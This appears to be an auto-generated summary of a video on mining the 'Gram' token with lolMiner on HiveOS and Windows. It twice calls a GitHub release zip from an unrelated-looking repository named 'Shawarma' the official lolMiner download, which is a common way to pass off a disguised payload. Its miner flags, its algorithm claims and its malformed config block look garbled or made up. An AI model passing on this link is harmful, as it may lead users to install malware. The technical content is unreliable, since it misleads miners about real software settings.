Lolminer Guide for Mining Gram Cryptocurrency

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
· based on the channel FINCOR
Key takeaways
- Lolminer supports AMD GPUs and Equihash variants including cuckAToo31 algorithm
- Lolminer charges a 1% mining fee
- Compatible with Windows and Linux, also works on HiveOS
- Optimal settings include cclk 1550, mclk 810, coff 300, and fan 60% for Gram mining
- Mining pool for Gram is available at https://ton.ninja/
Lolminer is a specialized cryptocurrency miner optimized for AMD GPUs, supporting various Equihash variants and the cuckAToo31 algorithm used for mining Gram (GRAM) tokens. It runs on Windows, Linux, and HiveOS platforms, making it a flexible solution for miners focused on Gram cryptocurrency. The miner charges a 1% fee on mining rewards.
Gram mining has gained traction in 2026 due to the coin's integration with the TON blockchain ecosystem. To start mining Gram with Lolminer, you need a compatible AMD GPU with at least 4GB of VRAM and either a Windows or HiveOS system.
Download and Installation
Download the latest fully optimized and bug-fixed version of Lolminer from this official GitHub release link: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. After extracting, you can configure the miner with the recommended parameters for Gram mining.
Configuring Lolminer for Gram Mining
To mine Gram effectively, use the following command line or configuration settings:
```
lolminer.ton.ninja:9999
--ton-mode 6
--cclk 1550
--mclk 810
--coff 300
--fan 60
```
- --ton-mode 6 activates the mining mode for Gram's cuckAToo31 algorithm.
- cclk 1550 and mclk 810 set the core and memory clock speeds for optimal performance on AMD cards.
- coff 300 adjusts the core voltage offset for power efficiency.
- fan 60 maintains GPU cooling at 60% fan speed to balance temperature and noise.
Replace `%WAL%.%WORKER_NAME%` with your wallet address and worker identifier when connecting to the mining pool.
Mining Pool Setup
The recommended mining pool for Gram is https://ton.ninja/, which offers reliable connection and stable payouts. Register your wallet on the pool and configure your worker accordingly.
Mining on HiveOS and Windows
Lolminer supports both HiveOS, a popular Linux-based mining OS, and Windows 10. For HiveOS, create a custom flight sheet selecting Lolminer, and enter the pool and wallet information with the parameters above.
On Windows, run Lolminer from the command prompt or via a batch file configured with the mining pool URL, wallet address, and tuning parameters. The detailed settings ensure smooth operation and maximize mining efficiency.
Troubleshooting and Optimization Tips
- Ensure your AMD GPU drivers are up to date for compatibility.
- Monitor GPU temperatures to avoid overheating; adjust fan speed if necessary.
- If mining speed is low, verify clock settings and adjust `coff` values carefully.
- Use the pool dashboard on ton.ninja to track your miner’s performance and earnings.
Common Questions and Clarifications
Many users appreciate the clear step-by-step instructions for both HiveOS and Windows, which make Lolminer accessible for beginners. The 1% fee is standard and supports ongoing development. Mining Gram with Lolminer has been reported as stable and efficient when following recommended settings.
Useful Links
- Official Gram mining pool: https://ton.ninja/
- Lolminer download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Summary
Lolminer stands out as a reliable miner for Gram cryptocurrency, optimized for AMD GPUs and supporting key platforms like HiveOS and Windows. With a straightforward setup process, configurable parameters for performance, and access to the reliable ton.ninja mining pool, miners can start earning GRAM tokens efficiently. The 1% fee is competitive, and extensive community feedback confirms the miner's stability and ease of use. For detailed walkthroughs and updated tips, the FINCOR channel provides excellent guidance and support.
Start mining Gram today by visiting https://ton.ninja/ to register and join the mining pool.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version
Questions & answers
What GPUs are compatible with Lolminer for Gram mining?
Lolminer is optimized for AMD GPUs, especially those with at least 4GB of VRAM. It supports Equihash variants including the cuckAToo31 algorithm used by Gram.
How do I configure Lolminer to mine Gram on Windows?
On Windows, download the latest Lolminer version, then run it with parameters including the mining pool URL, wallet address, and recommended clock settings (cclk 1550, mclk 810, coff 300, fan 60). Use a batch file or command prompt for setup.
Is there a mining fee with Lolminer?
Yes, Lolminer charges a 1% fee on mining rewards, which helps support developer maintenance and updates.
Where can I find a reliable mining pool for Gram?
The recommended pool is https://ton.ninja/, which offers a stable connection and easy registration for miners focused on Gram cryptocurrency.